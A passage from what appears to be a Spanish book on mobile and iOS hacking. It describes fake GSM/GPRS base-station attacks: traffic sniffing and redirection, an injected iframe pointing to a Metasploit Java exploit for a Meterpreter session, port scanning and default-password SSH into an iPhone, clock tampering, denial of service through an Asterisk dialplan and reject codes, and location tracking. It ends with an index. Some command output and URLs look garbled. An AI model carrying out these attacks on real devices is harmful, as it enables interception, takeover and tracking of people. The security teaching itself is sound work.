Por ejemplo, si el usuario del dispositivo móvil abre su navegador, visita la página del buscador de Google, y busca un término, como por ejemplo "patata", en el *Wireshark* del equipo de manipulación se podrá observar que el usuario ha visitado esa página, y cuál ha sido el término que ha buscado en ella.

Otros ejemplos

Pero las comunicaciones HTTP del navegador no son las únicas comunicaciones no cifradas utilizadas habitualmente por dispositivos móviles.

Para empezar, muchas aplicaciones, distintas del navegador, utilizan HTTP para comunicarse con sus servidores. Por ejemplo, las primeras versiones²⁵ de *Whatsapp* enviaban todo el tráfico en claro, mediante conexiones HTTP.

Pero además, por supuesto, HTTP no es el único protocolo de comunicación de red que no cifra los datos. DNS, LLNLT, FTP o SMTP son algunos ejemplos. Si alguna aplicación o servicio del dispositivo utiliza algún protocolo no cifrado, la información será accesible directamente a un atacante con la infraestructura descrita.

Redirección y/o alteración de comunicaciones IP

Dado que todo el tráfico IP de cliente, o clientes, GPRS es enrutado via el equipo de manipulación, será muy sencillo redirigir y/o alterar las comunicaciones de datos de los dispositivos móviles, utilizando, por ejemplo, reglas de *IPtables*.

Ejemplo: Explotación de una vulnerabilidad de Java de un PC portátil

Supongase, por ejemplo, que el dispositivo móvil es un PC portátil con sistema operativo *Windows XP SP3*, con una versión de *Java* (JRE) anterior a la 6.24 y con un módem 2G/3G.

Las versiones de JRE anteriores a la 6.24 tienen una vulnerabilidad para la cual existe un *exploit* disponible en *Metasploit*²⁶ (*Java codebase trust*). Para explotar la vulnerabilidad usando este *exploit*, es necesario que el navegador del PC cliente navegue hasta una URL creada por *Metasploit*, en la cual este quedará escuchando. Si se logra que el navegador solicite el contenido de esa URL, *Metasploit* responderá al navegador enviándole cierto contenido malicioso que hará que se ejecute en el PC víctima el código elegido (*payload*), como por ejemplo establecer una sesión de *Meterpreter*. Desde la sesión de *Meterpreter*, se dispondría de control completo sobre el PC víctima.

Para que el navegador del PC víctima solicite esa URL, se puede aprovechar la situación privilegiada de la máquina de manipulación, esperar a que el usuario víctima navegue a cualquier página web, y entonces inyectar contenido HTML añadido dentro de alguna de las páginas legítimas visitadas, forzando al navegador a solicitar la URL de nuestro interés, pensando que forma parte de una de las páginas legítimas.

²⁵ Aproximadamente a partir de agosto de 2012, *Whatsapp* cifra sus comunicaciones.

²⁶ <http://www.metasploit.com>

²⁷ http://www.metasploit.com/modules/exploit/windows/browser/java_codebase_trust



Suponiendo que el *exploit* de *Metasploit* estuviera escuchando en el puerto 8081 de la dirección 192.168.200.33, y que el *path* definido para el *exploit* fuera “javaexploit”, el código HTML a inyectar podría ser:

```
<iframe src="http://192.168.200.33:8081/javaexploit"></iframe>
```

El detalle de la configuración concreta para realizar esa inyección de contenido HTML queda fuera del alcance de este libro, pero al lector no le será difícil encontrar en la red información sobre cómo hacerlo. Podría utilizarse, por ejemplo, *IPtables*, para redirigir el tráfico web a una instancia de *squid*²⁸ proxy configurado como proxy transparente, combinado con un servidor ICAP como *c-icap*²⁹, para realizar la inyección propiamente dicha.



Imagen 12.07: Video. *Owning a PC* vía *GPRS/EDGE*

En la siguiente URL se puede ver un vídeo mostrando este ataque paso a paso: <http://www.youtube.com/watch?v=FXNDhcHJfc8>

Y el mismo vídeo está también disponible para su descarga en: <http://www.taddong.com/es/flash.html#VideoOwningPCviaGPRS>

²⁸ <http://www.squid-cache.org/>

²⁹ <http://c-icap.sourceforge.net/>

Otros ejemplos

Obviamente, la redirección de tráfico puede ser útil para un atacante en múltiples escenarios. Por ejemplo, puede redirigir las peticiones DNS a un servidor bajo su control, que para determinados nombres devuelva traducciones falsas. De hecho, la infraestructura descrita ya permite eso sin más que introducir las traducciones falsas en el fichero *etc/hosts* del equipo de manipulación, porque de allí las leerá *dnsmasq*, que es el servicio declarado como servidor DNS de los clientes (iPRS).

También puede redirigir conexiones web a servidores web falsos, donde se le solicite información personal al usuario (por ejemplo, contenido de su tarjeta de coordenadas para operaciones bancarias), o donde cierto contenido malicioso intente aprovechar alguna vulnerabilidad de la aplicación o el ente que está navegando, y así tomar control del equipo.

Para conexiones como HTTP, en las que no se produce una autenticación del servidor, el resultado es indistinguible del servidor real para el usuario. Pero incluso para conexiones donde sí se debe producir esa autenticación, como es el caso de HTTPS, la redirección puede acabar pasando inadvertida al usuario si este no entiende bien el funcionamiento de los certificados SSL y acaba aceptando conectarse a un servidor cuya identidad no ha podido ser verificada.

La redirección de tráfico es trivial de realizar, utilizando *IPTables*, como se ha descrito anteriormente.

Además, aparte de redirigir el tráfico, un atacante podría manipular el contenido del mismo. Existen multitud de herramientas que permiten manipular distintos tipos de tráfico. Por ejemplo, usando *squid* como proxy transparente se podría usar un plugin que permitiera inyectar determinado contenido en ciertas páginas web, de modo que el cliente recibiría ese contenido insertado junto con el contenido legítimo, y a todos los efectos proveniente del servidor legítimo. Ese código HTML inyectado podría ser cualquier clase de contenido malicioso.

Ataque directo vía IP

Los ataques descritos en los apartados anteriores se centran en la observación o manipulación de las comunicaciones iniciadas por el dispositivo móvil. Pero también son posibles ataques directos contra la dirección IP del dispositivo móvil: la dirección IP es conocida por el atacante, porque se la asigna él (mediante la configuración del GGSN), y es accesible directamente, es decir, sin firewalls de red intermedios, desde el equipo de manipulación.

Así, desde el equipo de manipulación se puede lanzar, por ejemplo, un escaneo completo de todos los puertos TCP y UDP del dispositivo, intentando encontrar servicios activos y accesibles desde el exterior. Si alguno de esos servicios accesibles presentara alguna vulnerabilidad, se tendría un camino para tomar control remoto del dispositivo móvil.

Ejemplo: Escaneo de puertos contra un teléfono móvil

La siguiente figura muestra un escaneo de la lista de puertos por defecto de *Nmap*, ejecutado contra un iPhone 4 con iOS 4.3.1.



```
root@labgsm001:~# nmap -i -T -o - 10.13.13.1
Starting Nmap 6.00 ( http://www.nmap.org ) at [11:17]
Nmap scan of 10.13.13.1
Host 10.13.13.1 is up (0.0000000s latency)
Not shown: 4 closed ports
PORT      STATE SERVICE
22/tcp    OPEN  SSH
80/tcp    OPEN  HTTP
443/tcp   OPEN  HTTPS
6443/tcp   OPEN  VNC
Nmap scan : 1 IP address (1 host up) scanned by root@labgsm001
root@labgsm001:~#
```

```
drwxr-xr-x 4 root wheel 136 Apr 11 2012 priv
drwxr-xr-x 2 root wheel 646 May 13 2012 sbir
drwxr-xr-x 1 root wheel 16 May 13 2012 tmp -> private/var/tmp
drwxr-xr-x 13 root wheel 374 May 13 2012 usr
lrwxr-xr-x 1 root wheel 12 May 13 2012 var -> private/var/
Po de de-Adrian's radar:~ root#
```

Imagen 12.39: Entrando por SSH en un iPhone con Jailbreak hecho utilizando la contraseña por defecto de root (Parte 2)

Si no se hubiera encontrado el servicio SSH con la contraseña por defecto, se podría intentar buscar una vulnerabilidad en cualquier otro servicio que estuviera abierto, como por ejemplo el servicio de sincronización, que escucha en el puerto 62078 *tcp*. Si se hiciera un escaneo completo de todos los puertos, quizás se encontrarían más servicios abiertos, los cuales se podrían atacar.

Otros ejemplos

Obviamente el escaneo de puertos y el consiguiente ataque a los servicios que ofrezca el dispositivo móvil, es aplicable a cualquier tipo de dispositivo, tanto si se trata de un teléfono, como si se trata de una tableta o incluso de un PC conectado mediante modem 3G. En el caso de que el dispositivo víctima sea un PC (conectado mediante modem 3G) es más probable que este tenga instalado y configurado un *firewall* que prohíba las conexiones entrantes, impidiendo el acceso desde el exterior a sus servicios. No obstante, no es extraño encontrarse con PCs en los que el usuario ha deshabilitado el *firewall*, o este ha sido configurado permitiendo el acceso a determinados servicios, como el de compartición de carpetas. Por tanto, muchas veces vale la pena probar incluso en este caso.

Ataques a dispositivos especiales

Hasta ahora el capítulo ha estado centrado en los dispositivos móviles más comunes, como pueden ser teléfonos, tabletas y PCs, pero hay muchos otros dispositivos que también utilizan la cobertura GPRS Edge, y todos los ataques descritos podrían ser lanzados también contra cualquiera de esos dispositivos.

Ejemplo: Ataque a un router 3G

Hoy en día muchas pequeñas oficinas de muy variada índole (y también comercios particulares) se conectan a Internet a través de un router 3G. Un atacante que lograra dar cobertura a ese router utilizando una estación base falsa, como se ha descrito antes, comprometería todas las comunicaciones no cifradas que se produjeran entre cualquiera de los dispositivos de la oficina e Internet.

Lo único contra lo que los dispositivos de dentro de la oficina estarían probablemente protegidos, sería contra el ataque directo vía IP, puesto que probablemente el router ocultara las direcciones IP de los equipos interiores haciendo NAT. El ataque directo vía IP se podría lanzar solo contra el propio router, lo cual no debe de ser interesante para un atacante, porque muchos routers son dejados con configuraciones por defecto que ofrecen servicios poco protegidos.




Imagen 12.10. El ataque a un móvil 3G intercepta las comunicaciones de los dispositivos que hay detrás de él

Otros ejemplos

Aparte de los ya comentados, hay muchos otros tipos de dispositivos que utilizan *GPRS/Edge* para sus comunicaciones, como por ejemplo:

- Rastreadores GPS.
- Datáfonos de tarjetas de crédito (también llamados TPV, Terminales de Punto de Venta).
- Cámaras de vigilancia.
- Estaciones meteorológicas.
- Dispositivos de control (SCADA).




Imagen 12.11. Otros dispositivos *GPRS/Edge*

Todos estos dispositivos también son susceptibles de ser atacados como se ha descrito anteriormente, y lamentablemente, en muchas ocasiones, muchos de ellos no han sido protegidos convenientemente.

5. Manipulación de fecha y hora

El estándar GSM ofrece la posibilidad de que las estaciones base incluyan información de sincronización de fecha y hora en la señal de *broadcast*, que los móviles pueden utilizar para sincronizar su propio reloj y calendario. La mayoría de los dispositivos móviles ofrecen al usuario la posibilidad de sincronizar automáticamente el reloj interno con esta información de *broadcast* de las estaciones base, de modo que el dispositivo siempre tenga la fecha y hora correctas del lugar donde se encuentra. Por ejemplo, en un *iPhone* se puede encontrar esta opción dentro del menú Ajustes -> General -> Fecha y Hora, y la opción se llama "Ajuste automático", y en un teléfono *Android* es posible encontrar esta opción dentro del menú Configuración -> Fecha y hora, y la opción se llama "Fecha y hora automáticas".

La gran mayoría de los usuarios tienen activada esta opción en muchos casos simplemente porque es la opción que viene configurada por defecto (en la mayoría de terminales), y en otros porque el usuario opta por ella por comodidad. Sea por el motivo que sea, si un usuario tiene activa esta opción en su dispositivo móvil, es vulnerable a un ataque remoto de modificación de fecha y hora, realizado utilizando una estación base falsa.

Infraestructura necesaria

Para realizar esta manipulación remota, un atacante puede utilizar la misma infraestructura basada en *OpenBSC* ya descrita anteriormente.

Procedimiento de ataque

El procedimiento a seguir para realizar el ataque es muy sencillo, lo único que hay que hacer es configurar, antes de comenzar a dar cobertura con la estación base falsa, el sistema operativo del equipo *OpenBSC* para que su fecha y hora sean las deseadas para el móvil, y a continuación, simplemente dar cobertura al móvil víctima con la estación base falsa.

Resultado del ataque

Cuando el dispositivo detecta un cambio de Location Area, si está configurado para ajustar la fecha y hora de forma automática, reajustará su reloj y calendario para hacerlo coincidir con la información emitida por la celda. Por tanto, a los pocos segundos de haber aceptado la cobertura de la estación base falsa, el dispositivo habrá asumido la fecha y hora emitidas por la estación.

Esto se puede utilizar tanto para hacer saltos al futuro como al pasado. Dependiendo del dispositivo, el rango de fechas a las que se podrá saltar puede ser distinto. Por ejemplo, en algunos dispositivos no es posible establecer una fecha anterior al 1 de enero de 2000.

Ejemplo: cambio de fecha y hora de un iPhone y un Android

Las siguientes figuras muestran un par de ejemplos de realización de este ataque, primero contra un iPhone y después contra un dispositivo Android.

En ambos casos, la fecha de los dispositivos antes de realizar el ataque era a rededor del mediodía del 20 de enero de 2013 y la fecha elegida para los móviles tras el ataque es la mañana del 18 de abril de 2011, de modo que el usuario víctima disponga de un día completo para salvar a la humanidad³⁰.



Imagen 12.12 Cambio de fecha y hora de un dispositivo iPhone.



Imagen 12.13 Cambio de fecha y hora de un dispositivo Android.

³⁰ El sistema de defensa antimisiles *Stoner* se activó el 19 de abril de 2011, y dos días después declaró la guerra a la humanidad y desencadenó un apocalipsis nuclear. Las crónicas de *Sarah Connor*, 2007.

Posibles usos

La utilidad para el atacante de este tipo de ataque puede ir desde hacer que el usuario del dispositivo móvil víctima llegue tarde a una reunión, hasta posibilitar la realización de otros ataques que dependan de la variable tiempo, como por ejemplo el acceso a las fotos almacenadas previamente en un dispositivo que ha sido bloqueado, como se describe en el apartado "Accediendo a las fotos de un iPhone con iOS 5 y cambiando la fecha", perteneciente al capítulo "iPhone Local Tricks".

6. Ataque de denegación de servicio

Existen varios métodos para realizar ataques de denegación de servicio contra terminales móviles, de los cuales en este apartado se detallará como realizar 2 de ellos que pueden llevarse a termino utilizando las infraestructuras propuestas. Una recopilación de posibles ataques y la teoría subyacente tras los mismos pueden encontrarse en: http://www.tuddong.com/docs/RoutedCon2012-Nuevos_escenarios_de_ataque_GSM_GPRS.pdf

A continuación se describen posibles vías de implementación de estos ataques de denegación de servicio que pueden ser demostrados en entornos controlados.

Ataque de denegación de servicio selectivo basado en redirección de llamada

Uno de los ataques, que puede ser implementado con la infraestructura propuesta, consiste en la redirección de la llamada saliente del terminal víctima a una secuencia de tonos que haga pensar a la víctima que tiene servicio aunque no lo tiene. Con este método se consigue que el terminal víctima sufra una denegación de servicio transparente (no se percibe ningún síntoma de que no se tiene servicio) y selectiva (puede atacarse un terminal en concreto y otro no).

Una posible forma de implementar el ataque consistiría en realizar la siguiente modificación en la configuración del contexto [phones] del *dialplan*:

```
exten => _X,n,(no call($[${CALLER_ID:num}]) := 1001) tones
exten => _X,n,Answer()
exten => _X,n,Ringing()
exten => _X,n,Wait(20) ; Wait 20 seconds
exten => _X,n,Busy()
exten => _X,n,Busy() then hang up
exten => _X,n,Continue,Menu()
```



Nota: Como se puede ver, el ataque de denegación de servicio puede implementarse de forma totalmente selectiva, además de ser totalmente transparente para el usuario.



Nota La configuración propuesta hace uso de los recursos por defecto de *Asterisk*. Sería posible grabar cualquier tipo de tono, locución, etcétera, y personalizar totalmente esta prueba de concepto.

Ataque de denegación de servicio selectivo basado en códigos de rechazo de registro

El segundo ataque de denegación de servicio consigue que el terminal víctima quede en un estado inválido (sin comunicación) hasta que el móvil se reanuncie. La técnica consiste en enviar un código de rechazo del registro de terminal víctima que le indique que su SIM no es válida. Ya que en GSM no existe autenticación de operador, el terminal víctima está forzado a actuar según esas indicaciones.

Se puede conseguir este efecto mediante la ejecución de las siguientes acciones.

- Modificar el parámetro de *OpenBTS Control LUR UnprovisionedReject* (pase al valor de 0x03 (Illegal MS)).
Parar la emisión de *OpenBTS* y esperar a que el móvil víctima pierda servicio.
- Desprovisionar en el *Asterisk* el terminal víctima (para que sea rechazado cuando intente el registro)
- Volver a arrancar *OpenBTS*.

Cuando el móvil intente registrarse de nuevo en la estación base falsa recibirá el código de rechazo que le producirá el efecto descrito. En la siguiente figura puede verse que un *iPhone*, tras ser rechazado con un código 0x02 (*IMSI Unknown in HLR*), 0x03 (*Illegal MS*) o 0x06 (*Illegal ME*), queda en estado "No Service" hasta que se reanuncia el dispositivo.



Imagen 12.14. Ataque DoS a un iPhone mediante LU Reject Cause Codes

Una descripción detallada de los fundamentos del ataque puede encontrarse en <http://www.riddong.com/docs/RootedCan2012-Nuevos escenarios de ataque GSM GPRS.pdf>. Además es posible encontrar demostraciones en: <http://vimeo.com/47191773>



Nota El ataque es totalmente silencioso (pues se controla a través de la gestión de usuarios de la infraestructura).



Nota La característica diferencial de este ataque es que presenta cierta persistencia, en el sentido de que incluso cuando el atacante ha dejado de estar presente la denegación persiste hasta que el usuario reinicia su terminal.

7. Otros posibles ataques

La infraestructura descrita puede utilizarse para realizar otro tipo de pruebas de concepto o investigación sobre las comunicaciones móviles. A continuación se presentan algunas sugerencias de usos adicionales de la infraestructura que se ha propuesto.

Fuzzing sobre la pila de protocolos GSM/GPRS y ataques a la banda base

Las infraestructuras basadas en estación base falsa pueden utilizarse para realizar *fuzzing* sobre la pila de protocolos GSM. Existe una variedad de trabajos al respecto³¹⁻³² donde se estudia la robustez de diferentes partes del conjunto de protocolos mediante esta técnica. Algunos de estos trabajos han llevado a encontrar vulnerabilidades explotables.

Esta técnica abre la puerta a ataques que no dependen de la fortaleza de los métodos de autenticación y establecimiento de cifrado y por tanto es teóricamente viable para cualquier generación de tecnología móvil, incluyendo 3G y LTE.

Ataques mediante SMSs

Una estación base falsa proporciona un mecanismo ideal para realizar pruebas de ataque sobre diversas modalidades de SMS.

- SMSs tipo flash

31 "Fuzzing the GSM protocol", [http://www.google.es/url?sa=t&url=http://www.openbsd.org/~hacker/fuzzing-gsm.pdf&cd=2&ved=0CEIQI4B&url=http://www.openbsd.org/~hacker/fuzzing-gsm.pdf](http://www.google.es/url?sa=t&url=http://www.openbsd.org/~hacker/fuzzing-gsm.pdf&cd=2&ved=0CEIQI4B&url=http://www.openbsd.org/~hacker/fuzzing-gsm.pdf&ved=0CEIQI4B&url=http://www.openbsd.org/~hacker/fuzzing-gsm.pdf)

32 "Baseband attacks: Remote Exploitation of Memory Corruptions in Cellular Protocol Stacks", <http://www.google.es/url?sa=t&url=http://www.openbsd.org/~hacker/fuzzing-gsm.pdf&cd=2&ved=0CEIQI4B&url=http://www.openbsd.org/~hacker/fuzzing-gsm.pdf>

- SMSs con VCards
- WAP Push messages.
- MMS (Multimedia Messaging Services).
- (U)SIM Data Download.

En la actualidad, ya se han realizado trabajos que demuestran cómo se puede utilizar la infraestructura que se describe en este capítulo para realizar *hacking* sobre los protocolos transportados mediante SMS³³.

Localización geográfica de terminales móviles

La localización geográfica de terminales móviles es una funcionalidad de los proveedores de servicio de telefonía móvil, recogida en la norma GSM bajo el nombre de LCS (*Location Services*)³⁴. Esta funcionalidad está definida con el objetivo de que los operadores puedan ubicar la posición geográfica de los terminales móviles a los que se está dando servicio, con múltiples propósitos.

Es posible aprovechar parte de esta especificación para conocer la ubicación de un terminal móvil, que se le está atacando con la infraestructura de estación base falsa. El protocolo RRLP (*Radio Resource Location Services*), definido en la norma GSM como parte del conjunto de protocolos LCS (*Location Services*), permite a la estación base interrogar al cualquier terminal registrado sobre su posición geográfica, utilizando para ello los canales de señalización GSM³⁵. El terminal, si soporta RRLP, contestará con su posición geográfica, que puede ser obtenida a través de su GPS o mediante mediciones de las señales provenientes de la red. Tanto *OpenBTS* como *OpenBSF* soportan este protocolo por lo que pueden ser usadas con este propósito³⁶.

Aún sin hacer uso de las especificaciones de LCS (imagínese por ejemplo el caso de un dispositivo móvil que haya deshabilitado intencionadamente todos sus servicios de localización), es posible determinar la posición de un terminal móvil registrado en una estación base falsa. Cuando un terminal está registrado en una estación base y establecido un canal de radio, envía información acerca de retardo y potencia percibida de la señal. Por otro lado, la estación base también percibe el retardo y la potencia de la señal del móvil. Obteniendo esta información desde varios puntos distintos y combinando esta información con la proporcionada por una antena direccional, sería posible establecer la posición exacta de un móvil que se encuentre en el alcance de la estación base. Algunos trabajos ya han sido realizados al respecto³⁷.

³³ "SMS Vulnerability Analysis on Feature Phones".

³⁴ http://www.etsi.org/berlin/1/14/submitting%24mms/eda_checks/VideoContent/dep/dep_gold.pdf

³⁵ http://www.3gpp.org/ftp/Specs/Intrel/inf_326/74.htm

³⁶ <http://security.osmocom.org/trac/wiki/RRLP>

³⁷ Aunque se soporte a RRLP en el laboratorio, la mayoría de los dispositivos móviles actuales no soportan

³⁸ <http://wush.net/trac/rangepublic/wiki/rrip>

³⁹ http://7011hack.hu/index.php/List#Locating_a_GSM_phone_in_a_given_area_without_user_consent

Índice alfabético

A

Absinthe 60, 61, 66, 67
Activator 38
Active 155
alpine 14, 53, 54, 64, 289
Android 81, 107, 108, 161, 204, 292, 293
asterisk 271, 272, 277

B

BackTrack 5 199
backup 21, 32, 181
BitLocker 52
Bluetooth 12, 20, 31, 48, 79, 146, 207, 253
botnet 186
broadcast 217, 263, 264, 292
bug 27, 36, 37, 38, 39, 40, 41, 42, 44, 45, 46,
71, 226, 249
Burp 169

C

charset 18, 193, 251
Comex 38, 60, 168, 169, 173, 174, 177
Core Utilities 158
Corona 61
Cydia 65, 66, 156, 158, 163, 165, 168, 172,
174, 183

D

DialGSM 274, 278, 280
Dropbox 83, 84, 86, 118, 119

E

Edge 31, 230, 259, 269, 270, 280, 287, 290,
291

Elcomsoft 76, 88

Ettercap 164

exploit 54, 56, 61, 64, 67, 126, 168, 169, 170,
171, 172, 173, 174, 176, 178, 179, 180,
184, 205, 206, 286, 287

F

FaceTime 42, 43, 44, 79, 80
FinSpy 130
Firefox 86, 215, 216
FourSquare 113, 117, 129

G

Gecko 17, 18, 54, 55, 56, 57, 65, 68
Google 17, 18, 34, 66, 84, 113, 115, 116, 117,
222, 285

I

iAdvertisement 134
iCloud 45, 88, 89, 105, 106, 223
iDevice 146
iFunBox 48, 49, 53, 68
InstaStock 129, 163
iSpy 28, 29

J

JavaScript 18, 190, 193, 194, 195, 235, 244,
245, 246, 248, 249, 250, 251
Juice Jacking 46

K

keychain 87, 88, 152, 153
keylogger 59, 65, 118, 156

L

lightning 23, 50
Linkedin 53, 68, 72, 86, 87
Location Services 297
Lockpicking 25

M

Macerpreter 183
MacFusion 68
malware 58, 59, 66, 88, 120, 125, 126, 129,
130, 131, 136, 142, 143, 146, 151, 152,
154, 155, 156, 163, 169, 170
man in the middle 62, 164
Metasploit 71, 72, 176, 177, 179, 183, 198,
250, 260, 261, 286, 287
Meterpreter 72, 183, 184, 286

N

Next 63
Nmap 14, 54, 288, 289
NSLog 138

O

opensource 141, 142
OpenSSH 14, 30, 31, 49, 53, 54, 66, 67, 68

P

passcode 21, 28, 29, 30, 31, 35, 39, 40, 43, 46,
47, 48, 49
payload 170, 172, 173, 174, 176, 177, 178,
179, 183, 244, 247, 249, 286
pentesting 11, 21, 24, 43, 45, 47, 184
phishing 125, 185, 186, 187, 188, 189, 190,
92, 193, 194, 195, 196, 197, 201, 202,
203
Pwn2Own 205, 206
Python 78, 85, 177, 179

R

Redsn0w 56, 60, 61, 62, 63, 64, 66, 67
Rogue AP 30, 55, 207, 208, 209, 210, 211, 213,
216, 228, 235, 236

S

Safari 17, 80, 84, 103, 104, 116, 156, 181, 187,
188, 190, 191, 193, 197, 206, 213, 225,
227, 251
sandbox 174, 206
script 73, 78, 85, 93, 98, 99, 100, 102, 103,
177, 179, 188, 194, 198, 239, 246, 249,
265
shell 65, 125, 176, 177, 179, 181
Siri 24, 39, 42, 43, 45, 80
Smart Cover 23, 36, 37
spam 186, 203
spoofing 187, 188, 189, 190, 191, 193, 194,
195, 196, 197, 217, 218, 220, 227
SQL Injection 205
SQLite 79, 81, 82, 87, 105, 111, 115, 119, 181,
284

T

tethering 46
toolkit 198
Twitter 16, 19, 21, 113, 115, 117, 118, 128,
129, 158, 197, 198, 199, 200, 201, 202

U

UltraSn0w 62
Untethered 59, 60, 61, 66
User-Agent 17, 21, 55, 86, 169, 170, 179, 205
User Tools 161

W

Whatsapp 28, 33, 53, 72, 82, 111, 114, 115,
117, 158, 181, 286
Wi-Fi 13, 20, 24, 27, 29, 30, 31, 41, 48, 52, 54,
55, 66, 79, 88, 102, 110, 113, 146, 164,
207, 208, 209, 211, 212, 213, 218, 223,
228, 229, 233, 235, 236, 237, 238, 240,
253, 260
Wireshark 164, 212, 214, 215, 233, 241, 260,
261, 285

Índice de imágenes

Imagen 01.01: Direcciones MAC utilizadas por <i>Apple</i>	12
Imagen 01.02: Captura de un paquete de <i>Bonjour</i>	3
Imagen 01.03: Consulta <i>mDNS</i> de <i>Bonjour</i>	14
Imagen 01.04: Resultado de escaneo <i>nmap</i> a un <i>iOS</i>	14
Imagen 01.05: Dispositivos <i>iPhone</i> con servidor web	5
Imagen 01.06: Acceso a un <i>iPhone</i> a través de Internet	15
Imagen 01.07: Cliente <i>iMessages</i> para <i>Mac OS X</i>	16
Imagen 01.08: <i>Twitter</i> desde un <i>iPhone</i>	16
Imagen 01.09: Múltiples <i>User-Agent</i> en navegadores <i>iOS</i>	17
Imagen 01.10: Opciones de <i>Mobile Mail</i> en <i>iOS</i>	19
Imagen 01.11: Heminio Cano y Roberto Parra presentes	20
Imagen 02.01: <i>iPhone 4</i> , <i>iPhone 4S</i> e <i>iPhone 5</i> diferencias físicas	22
Imagen 02.02: Los laterales del <i>iPad 1</i> son rectos...	22
Imagen 02.03: <i>iPad 2</i> junto a un <i>iPad 3</i>	23
Imagen 02.04: <i>iPad 3</i> y <i>New new iPad</i>	23
Imagen 02.05: Reproductor de <i>iOS 6.1</i> en el que se ve un video y un reproductor	24
Imagen 02.06: Números de serie de un <i>iPad</i>	25
Imagen 02.07: Número de serie en bandeja de la <i>SIM</i> y llave para extracción	25
Imagen 02.08: Proceso de extracción de <i>SIM</i>	26
Imagen 02.09: Descripción completa de un terminal a partir de su <i>IMEI</i>	26
Imagen 02.10: Proceso de reconocimiento de teclado de <i>iPhone</i> en video con <i>Sp1</i>	28
Imagen 02.11: Diferentes teclados en función de la complejidad del <i>passcode</i>	29
Imagen 02.12: Niveles de protección de contraseñas	30
Imagen 02.13: Superficie de la pantalla de <i>iPhone</i> con manchas de dedos	32
Imagen 02.14: Borrado de datos tras número de intentos erróneos desactivado	32
Imagen 02.15: Configuración de opciones de previsualización en mensajes <i>SMS</i> e <i>iMessage</i>	33
Imagen 02.16: Solicitud de recuperación de contraseña por <i>SMS</i> en <i>Gmail</i>	34
Imagen 02.17: Previsualización de mensajes de recuperación por <i>e mail</i> y por <i>SMS</i> de <i>Hotmail</i>	34
Imagen 02.18: Alerta de No <i>SIM</i>	36
Imagen 02.19: Confirmación de apagado	37
Imagen 02.20: Opciones de Activator en la pantalla de bloqueo	38
Imagen 02.21: Saltándose <i>LockDown Pro</i>	40
Imagen 02.22: Acceso a las fotos de <i>iPad</i> Opción marco de fotos	40
Imagen 02.23: Ajuste automático de hora e icono de acceso a la cámara	41
Imagen 02.24: Deshabilitar <i>Voice Control</i> con pantalla bloqueada	42

Imagen 02.25: Llamar por FaceTime...	42
Imagen 02.26: Consultar y crear reuniones en el calendario...	44
Imagen 02.27: Búsqueda de contactos...	44
Imagen 02.28: Consulta de notas desde Siri. También se pueden crear notas...	45
Imagen 02.29: Información que se obtiene de un iPhone sin desbloquear en un Windows...	46
Imagen 02.30: Conectores y adaptadores para las pruebas de <i>penetration</i>	47
Imagen 02.31: Responder con un mensaje	47
Imagen 02.32: Acceso a carpetas de un terminal pareado con <i>it unBox</i>	49
Imagen 03.01: Fundas Faraday para transportar terminales sin conectividad exterior	52
Imagen 03.02: Acceso remoto por <i>Prey</i> a una máquina Mac OS X	53
Imagen 03.03: Parámetro <i>MacAuthTries</i> de <i>OpenSSH</i>	54
Imagen 03.04: Gecko iPhone Toolkit solicitando el <i>firmware</i> original de Apple	55
Imagen 03.05: Aspecto de la web <i>geonix.com</i> para descargar <i>firmwares</i> de iOS	55
Imagen 03.06: <i>Redsn0w</i> abierto de manera automática e indicando que se debe hacer	56
Imagen 03.07: Mensaje de OK que aparecerá en el terminal con <i>iPhone Gecko toolkit</i>	57
Imagen 03.08: <i>Gecko</i> después de crackear el <i>passcode</i> de un iPad 1	57
Imagen 03.09: <i>Wizard</i> de <i>Jailbreak me info</i>	60
Imagen 03.10: <i>SIM Interposter</i> para hacer <i>Unlock</i>	62
Imagen 03.11: Primeros pasos con <i>redsn0w</i> para realizar <i>Jailbreak</i>	63
Imagen 03.12: Proceso de configuración del terminal en modo DFU, guiado por <i>Redsn0w</i>	64
Imagen 03.13: Explorando <i>timera1n</i> para hacer el <i>Jailbreak</i>	65
Imagen 03.14: Instalación de un <i>custom bundle</i>	66
Imagen 03.15: <i>Absinthe</i> para iOS 5.X	67
Imagen 03.16: <i>cookies</i> <i>binarycookies</i> de LinkedIn accedidas con <i>iFunBox</i>	68
Imagen 03.17: Conexión SSH en <i>MacFusion</i>	68
Imagen 03.18: FS montado sobre conexión SSH	69
Imagen 04.01: Opciones de cifrado de iTunes	71
Imagen 04.02: Ejecución del módulo <i>apple_ios_backup</i> desde <i>meterpreter</i>	72
Imagen 04.03: Fichero <i>Domains.plist</i>	75
Imagen 04.04: <i>IG's Password Recovery Suite</i>	76
Imagen 04.05: <i>Elcomsoft Phone Password Breaker</i>	76
Imagen 04.06: Selección de tipo de ataque de fuerza bruta	77
